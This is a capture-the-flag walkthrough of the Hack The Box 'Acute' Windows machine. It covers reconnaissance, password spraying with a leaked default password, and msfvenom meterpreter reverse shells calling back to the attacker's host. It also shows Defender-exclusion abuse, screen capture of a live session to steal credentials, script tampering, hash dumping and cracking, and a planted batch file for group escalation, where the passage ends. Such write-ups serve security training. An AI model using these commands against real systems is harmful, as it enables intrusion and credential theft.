



# HTB: ACUTE

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Nmap scan results:


```
nmap -sV -sC -Pn 10.10.11.145


Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-30 11:52 MSK
Nmap scan report for 10.10.11.145
Host is up (0.16s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE  VERSION
443/tcp   open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
|_ ssl-cert: Subject: commonName=atsserver.acute.local
| Subject Alternative Name: DNS:atsserver.acute.local,
DNS:atsserver
| Not valid before: 2022-01-06T06:34:58
|_ Not valid after: 2030-01-04T06:34:58
|_ ssl-date: 2022-03-30T08:53:10+00:00; 0s from scanner time.
|_ tls-alpn:
|_ http/1.1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We are instantly noticing the CName from SSL cert and adding it to the */etc/hosts* so we can access the web server.



Looks like there is some kind of training provider for healthcare workers. A little bit of crawling around and we rich an interesting file - *New\_Starter\_CheckList\_v7.docx* from the */about.html* page:





### Induction Checklist for New Starters

This checklist should be prepared by the Induction Coordinator\* in advance of the appointee's start date and discussed with the new starter once they are in post. The checklist outlines the areas that will typically form part of the induction process; this may be amended by the Induction Coordinator to incorporate local Induction practices within the recruiting department.

*\*NB: The Induction Coordinator may be a line manager or another member of team responsible for coordinating the appointee's induction.*

Name of new starter:	Name of Induction Coordinator:	Start date:
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The University's staff induction pages can be found at: <https://atsserver.acute.local/Staff>  
 The Staff Induction portal can be found here: <https://atsserver.acute.local/Staff/Induction>



#### Pre-Arrival

Activity	Details	Responsible person	Date completed
Prepare an	Prepare an induction pack for the new starter which	Induction	

#### Highlights from the doc:

- *The University's staff page but it's not accessible. Don't waste time on it.*
- *There is a default password for every new starter - Password1!*
- *Accessible link of PSWA (PowerShell Web Access) - <https://atsserver.acute.local/Acute Staff Access/>*
- *Some PSWA configuration name - dc\_manage*
- *User Lois is the only authorized personnel to change Group Membership, Contact Lois to have this approved and changed if required. Only Lois can become site admin.*

- From the doc`s metadata we can determine format of usernames on the machine - FCastle and some user Daniel. And also, the machine name - Acute-PC01

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Last Modified By	 Daniel

At first, I`ve tried to log into PSWA with creds FCastle:Password1!, Daniel:Password1!, Louis:Password1! but in vain.

After that, I`ve spent some time looking for more users and OF COURSE they are placed in plain sight! Check the [/about.html](#) once more:

## WHO WE WORK WITH


Acute Health work with healthcare providers, councils and NHS units in the UK, training over 10,000 nurses, managers and healthcare workers every year. Some of our more established team members have been included for multiple awards, these members include Aileen Wallace, Charlotte Hall, Evan Davies, Ieuan Monks, Joshua Morgan, and Lois Hopkins. Each of whom have come away with special accolades from the Healthcare community.

OK, we have the names! Let`s bring them to the required format:


AWallace  
CHall  
EDavies  
IMonks  
JMorgan  
Lhopkins

Now attempt to access again off we go.

The valid creds are **EDavies:Password1!**



The screenshot shows the 'Windows PowerShell Web Access' login interface. It has a title bar with a question mark icon. Below the title is a horizontal line. The main heading is 'Enter your credentials and connection settings'. There are four input fields: 'User name:' with 'EDavies', 'Password:' with masked characters, 'Connection type:' with a dropdown menu set to 'Computer Name', and 'Computer name:' with 'Acute-PC01'. Below these is a collapsed section for 'Optional connection settings'. A 'Sign In' button is at the bottom. The footer text reads '© 2016 Microsoft Corporation. All rights reserved.'



And so, we've accessed the `Acute-PC01` as `EDavies`. After that I've tried to run the `winPEAS` but it failed.

```
PS C:\Users\edavies\Searches>
curl.exe --url http://10.10.14.78:8000/winPEAS.bat -o wp.bat
curl.exe : % Total    % Received % Xferd Average Speed   Time    Time     Time  Current
          + CategoryInfo          : NotSpecified: ( % Total    % ... Time Current:String) [], Re
          + FullyQualifiedErrorId : NativeCommandError

           Dload  Upload   Total   Spent    Left  Speed

   0    0    0    0    0    0    0    0  0 0:00:00 0:00:00 0:00:00     0
100 35766 100 35766  0    0 164k    0 0:00:00 0:00:00 0:00:00  165k

PS C:\Users\edavies\Searches>
dir

Directory: C:\Users\edavies\Searches

Mode                LastWriteTime         Length Name
----                -
-a----             4/1/2022   1:50 PM           35766 wp.bat

PS C:\Users\edavies\Searches>
cmd.exe /c ".\wp.bat"
cmd.exe : The system cannot open the device or file specified.
          + CategoryInfo          : NotSpecified: (The system cann...file specified.:String) [], Re
          + FullyQualifiedErrorId : NativeCommandError
```

It's because of Windows Defender... We can make sure of that by running the PS command:

```
Get-Service -Name WinDefend
```

```
PS C:\Users\edavies\Searches> Get-Service -Name WinDefend
```

Status	Name	DisplayName
Running	WinDefend	Microsoft Defender Antivirus Service

As we can see, it's running but maybe there are whitelisted paths in which we can do our malicious stuff? We can check that too by querying a value of Windows registry

```
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"
```

```
PS C:\Users\edavies\Searches>
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
C:\Utils REG_DWORD 0x0
C:\Windows\System32 REG_DWORD 0x0
```

And, yes, we have two whitelisted folders! So, now we can upload `winPEAS` and escalate our way. But jumping ahead I'll say that we gonna need a full reverse shell connection because the PSWA has limited buffer and it won't let you read looooong outputs and so on.

For generating reverse shell payload, I'm gonna use `msfvenom`:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.96
LPORT=4242 -f exe > reverse.exe
```

```
Documents/acute » msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.96 LPORT=4242 -f exe > reverse.exe


[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Documents/acute » _
```

After uploading the payload to the machine, we need to run `Metasploit` handler and execute the payload:

```
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.96
LHOST => 10.10.14.96
msf6 exploit(multi/handler) > set LPORT 4242
LPORT => 4242
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.96:4242
[*] Sending stage (200262 bytes) to 10.10.11.145
[*] Meterpreter session 1 opened (10.10.14.96:4242 -> 10.10.11.145)

meterpreter > _
```



The screenshot shows a web browser window with the address bar displaying `https://atsserver.acute.local/Acute`. The main content area shows a table of uploaded files:

File Name	Size	Uploaded At	Downloaded At	Downloaded By
c.exe	8230912	4/2/2022 7:40 PM		
chisel.exe	7352320	4/2/2022 7:30 PM		
rs.exe	7168	4/3/2022 2:05 PM		
rsh.exe	73802	4/2/2022 7:34 PM		

Below the table, a terminal window shows the command `cmd /c \".\rs.exe\"` being executed, with the output `Running.`


Coming back to `winPEAS` again. Studying its output, I've noticed that there is active `RDP session` on the machine:

```
##### RDP Sessions
```

SessID	pSessionName	pUserName	pDomainName	State	SourceIP
1	Console	edavies	ACUTE	Active	83.1.185.248


Yeah, yeah, I know... peeping - it's not what a distinguished man should do, but it's just a game!

`Meterpreter` has such an awesome feature as `screenshot` which makes screenshots of a remote machine's desktop and transmits it to a local web server! What a thing, huh?



Now we can see what is going on the machine. If we wait a bit, we'll see what the user is doing.





```
File:///home/indigo/Documents/acute/cQePYALe.html 67%
Start time : 2022-04-03 16:10:06 +0300
Status : Playing

Windows PowerShell
Enter-PSsession : Connecting to remote server atsserver failed with the following error message :
Access is denied. For more information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ enter-PSsession -computername atsserver
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (atsserver:String) [Enter-PSsession], PSRemotingTr
ansportException
+ FullyQualifiedErrorId : CreateRemoteRunspaceFailed

PS C:\Users\edavies> $passwd = ConvertTo-SecureString "w3_4R3_th3_f0rce." -AsPlainText -Force
Error reading or writing history file 'C:\Users\edavies\AppData\Roaming\Microsoft\Windows\PowerShel
l\PSReadline\ConsoleHost_history.txt': Access to the path 'C:\Users\edavies\AppData\Roaming\Microso
ft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt' is denied.
This error will not be reported again in this session. Consider using a different path with:
    Set-PSReadlineOption -HistorySavePath <Path>
Or not saving history with:
    Set-PSReadlineOption -HistorySaveStyle SaveNothing

PS C:\Users\edavies> $cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $
passwd)
PS C:\Users\edavies> Enter-PSsession -ComputerName ATSSERVER -Credential $cred
Enter-PSsession : Connecting to remote server ATSSERVER failed with the following error message :
Access is denied. For more information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ Enter-PSsession -ComputerName ATSSERVER -Credential $cred
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (ATSSERVER:String) [Enter-PSsession], PSRemotingTr
ansportException
+ FullyQualifiedErrorId : CreateRemoteRunspaceFailed

PS C:\Users\edavies> Enter-PSsession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credenti
al $cred
Enter-PSsession : The term 'Measure-Object' is not recognized as the name of a cmdlet, function,
script file, or operable program. Check the spelling of the name, or if a path was included,
verify that the path is correct and try again.
At line:1 char:1
+ Enter-PSsession -ComputerName ATSSERVER -ConfigurationName dc_manage ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Measure-Object:String) [Enter-PSsession], CommandN
otFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\edavies>
```

Let me explain what is going on here. EDavies tried to open new PS Session as user IMonks but he failed due to the error. Why won't we do the same and see if we succeed.

```
$pass = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlaintext -
Force
```

```
$cred = New-Object System.Management.Automation.PSCredential
("acute\imonks", $pass)
```

```
Enter-PSsession -computername ATSSERVER -ConfigurationName
dc_manage -credential $cred
```

Unfortunately, we failed too. (*But it's ok to fail. Everybody does.*). But we still possess the new user's creds!

```

PS C:\Utils> $pass = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlaintext -Force
$pass = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlaintext -Force
PS C:\Utils> $cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $pass)
$cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $pass)
PS C:\Utils> Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage -credential $cred
Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage -credential $cred
Enter-PSSession : The term 'Measure-Object' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:1
+ Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Measure-Object:String) [Enter-PSSession], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Utils>

```

I went to Google and I asked it about the error and it [answered me](#). Looks like it's an old trouble related to virtualization.

And, indeed, we are inside of a virtual machine. We can confirm that by simply checking the network adapter description.

```

C:\Utils>ipconfig /all
ipconfig /all

Windows IP Configuration

Host Name . . . . . : Acute-PC01
Primary Dns Suffix . . . . . : acute.local
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : acute.local


Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix . : 
Description . . . . . : Microsoft Hyper-V Network Adapter #2
Physical Address. . . . . : 00-15-5D-E8-0A-01
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::9513:4361:23ec:64fd%14(Preferred)
IPv4 Address. . . . . : 172.16.22.2(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.22.1
DHCPv6 IAID . . . . . : 251663709
DHCPv6 Client DUID. . . . . : 00-01-00-01-29-29-1F-44-00-15-5D-E8-02-00
DNS Servers . . . . . : 172.16.22.1
NetBIOS over Tcpip. . . . . : Enabled

C:\Utils>

```

OK... Where are we go from here? We definitely want to check whether we can run commands as `IMonks` or not.

```

Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage
-ScriptBlock { Get-ChildItem C:\Users } -credential $cred

```

```
PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-ChildItem C:\ } -credential $cred
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-ChildItem C:\ } -credential $cred

Directory: C:\

Mode                LastWriteTime         Length Name                                           PSComputerName
----                -
d-----            20/12/2021    23:30             inetpub                                           ATSSERVER
d-----            05/08/2021    20:29             PerfLogs                                          ATSSERVER
d-r-----          21/12/2021    14:55             Program Files                                       ATSSERVER
d-----            15/09/2018    08:21             Program Files (x86)                               ATSSERVER
d-r-----          22/12/2021    00:11             Users                                              ATSSERVER
d-----            29/01/2022    00:16             Windows                                           ATSSERVER
```

Yes! We have command execution as **IMonks** on **ATSSERVER**, which is Domain Controller! (We can say that by executing the command like *“net user USERNAME /domain”* or by executing port scanning via *PS1 script that shows open ports such as 53, 139 and 445*)

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred
PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred
User name                imonks
Full Name                 Ieuan Monks
Comment
User's comment
Country/region code       000 (System Default)
Account active            Yes
Account expires           Never
Password last set         21/12/2021 15:51:31
Password expires          Never
Password changeable       22/12/2021 15:51:31
Password required         Yes
User may change password  No
Workstations allowed      All
Logon script
User profile
Home directory
Last logon                05/04/2022 09:33:50
Logon hours allowed       All
Local Group Memberships
Global Group memberships  *Domain Users          *Managers
The command completed successfully.
```

Oh, you can now read the user's flag, by the way.

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-Content C:\Users\imonks\Desktop\user.txt } -credential $cred
PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-Content C:\Users\imonks\Desktop\user.txt } -credential $cred
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-Content C:\Users\imonks\Desktop\user.txt } -credential $cred
5d74af3f1d1543f61294509d1cc9d63a
```

There are also a few more users on the DC: **awallace** and **ihopkins**.

Directory: C:\Users				
Mode	LastWriteTime		Length Name	PSComputerName
----	-----		-----	-----
d----	20/12/2021	23:30	.NET v4.5	ATSSERVER
d----	20/12/2021	23:30	.NET v4.5 Classic	ATSSERVER
d----	20/12/2021	20:38	Administrator	ATSSERVER
d----	21/12/2021	23:31	awallace	ATSSERVER
d----	21/12/2021	16:01	imonks	ATSSERVER
d-----	22/12/2021	00:11	lhopkins	ATSSERVER
d-r---	20/12/2021	20:38	Public	ATSSERVER

We will use the information letter.

Enumerating the DC, we can see some PS1 script located in the IMonks`'s Desktop folder:

Directory: C:\Users\imonks\Desktop				
Mode	LastWriteTime		Length Name	PSComputerName
----	-----		-----	-----
-ar---	04/04/2022	04:00	34 user.txt	ATSSERVER
-a----	04/04/2022	12:46	621 wm.ps1	ATSSERVER

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage
-ScriptBlock { Get-Content C:\Users\imonks\Desktop\wm.ps1 } -
credential $cred
$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c000000
002000000000036600000c00000001000000080f704e251793f5d4f903c7158c8213d0000000004800000a000000010000000ac2
606ccfda6b4e0a9d56a20417d2f67280000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba
01e062ef1c026140000000f66f5cec1b264411d8a263a2ca854bc6e453c51'
$passwd = $securepasswd | ConvertTo-SecureString
$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)
Invoke-Command -ScriptBlock {Get-Volume} -ComputerName Acute-PC01 -Credential $creds
```

Inside of the script we can see that it runs `Get-Volume` command on the `Acute-PC01` machine as user `jmorgan`. What if I tell you that we can use the script to obtain reverse shell connection by simply replacing command in `ScriptBlock` parameter? All we need to do is to run the following command:

```
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage  
-ScriptBlock{((Get-Content "C:\Users\imonks\Desktop\wm.ps1" -Raw) -  
replace 'Get-Volume','cmd.exe /c C:\Utils\graceShell.exe') | Set-  
Content -path C:\Users\imonks\Desktop\wm.ps1} -credential $cred
```

And check that we have successfully replaced the string

```
$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c00000000200000000000  
3660000c000000010000000080f704e251793f5d4f903c7158c8213d0000000004800000a000000010000000ac2606ccfda6b4e0a9d56a20417d2f6  
7280000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b264411d8a2  
63a2ca854bc6e453c51'  
$passwd = $securepasswd | ConvertTo-SecureString  
$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)  
Invoke-Command -ScriptBlock {cmd.exe /c C:\Utils\graceShell.exe} -ComputerName Acute-PC01 -Credential $creds
```

Well done! Now we can generate new payload using the same `msfvenom` command but with different port value this time.

```
~/Documents/Acute$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.96 LPORT=4243 -f exe > graceShell.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes
```

Upload the payload to the `C:\Utils`, set up new `meterpreter` listener and fire up the payload!!!

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp  
PAYLOAD => windows/x64/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.14.96  
LHOST => 10.10.14.96  
msf6 exploit(multi/handler) > set LPORT 4243  
LPORT => 4243  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.10.14.96:4243  
[*] Sending stage (200262 bytes) to 10.10.11.145  
[*] Meterpreter session 1 opened (10.10.14.96:4243 -> 10.10.11.145:49850 ) at 2022-04-05 10:57:30 +0300  
  
meterpreter > getuid  
Server username: ACUTE\jmorgan
```

Nice! We act as `jmorgan` on the `Acute-PC01`. And you know what? He is, actually, an `Administrator` (not a *Doman Admin*, but *it`s already something, right?*).

```
C:\Users\jmorgan\Documents>whoami /all
whoami /all

USER INFORMATION
-----

User Name      SID
-----
acute\jmorgan S-1-5-21-1786406921-1914792807-2072761762-1108

GROUP INFORMATION
-----

Group Name                                     Type      SID
-----
Everyone                                     Well-known group S-1-1-0
BUILTIN\Administrators                     Alias      S-1-5-32-544
BUILTIN\Users                               Alias      S-1-5-32-545
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization              Well-known group S-1-5-15
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory Label\High Mandatory Level       Label      S-1-16-12288
```

With the Administrator's power, we can dump hashes. May the meterpreter help us!

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Natasha:1001:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:24571eab88ac0e2dcef127b8e9ad4740:::
```

I took the Natasha's and Administrator's hashes and gave them to hashcat. Only the Admin's hash was cracked.

```
a29f7623fd11550def0192de9246f46b:Password@123
Approaching final keyspace - workload adjusted.
```

This is not the kind of password that admins should use...

What we do when found new password? Right! We try it with every known user and in every known access point. As a result, I was able to access the ATSSERVER as awallace:

```

$password = ConvertTo-SecureString "Password@123" -AsPlainText -Force

$cred = New-Object
System.Management.Automation.PSCredential("acute\awallace",$password)

Invoke-Command -ComputerName ATSSERVER -ConfigurationName
dc_manage -ScriptBlock { whoami } -Credential $cred
PS C:\Utils> $password = ConvertTo-SecureString "Password@123" -AsPlainText -Force
$password = ConvertTo-SecureString "Password@123" -AsPlainText -Force
PS C:\Utils> $cred = New-Object System.Management.Automation.PSCredential("acute\awallace",$password)
$cred = New-Object System.Management.Automation.PSCredential("acute\awallace",$password)
PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { whoami } -Credential $cred
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { whoami } -Credential $cred
acute\awallace

```

Enumerating the machine from context of the *awallace* we can access some uncommon dir *C:\Program Files\keepmeon*

Directory: C:\Program Files\keepmeon				
Mode	LastWriteTime		Length Name	PSComputerName
----	-----		-----	-----
-a----	21/12/2021	14:57	128 keepmeon.bat	ATSSERVER

Inside of the keepmeon.bat there is a script that every 5 minutes checks the current folder and executes every .bat files in it.

```

REM This is run every 5 minutes. For Lois use ONLY
@echo off
for /R %%x in (*.bat) do (
  if not "%%x" == "%~0" call "%%x"
)

```

Notice that the comment says “*For Lois use ONLY*”. Therefore, we suppose that the script runs automatically from the context of Lois. And we remember from the .docx file that Louis the only user who can change users` group and only Lois can become site admin.

What if we create .bat script, which will add *awallace* to site admin group?



```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Set-Content -Path 'C:\Program Files\keepmeon\grace.bat' -Value 'net group site_admin awallace /add /domain'} -Credential $cred
```

```
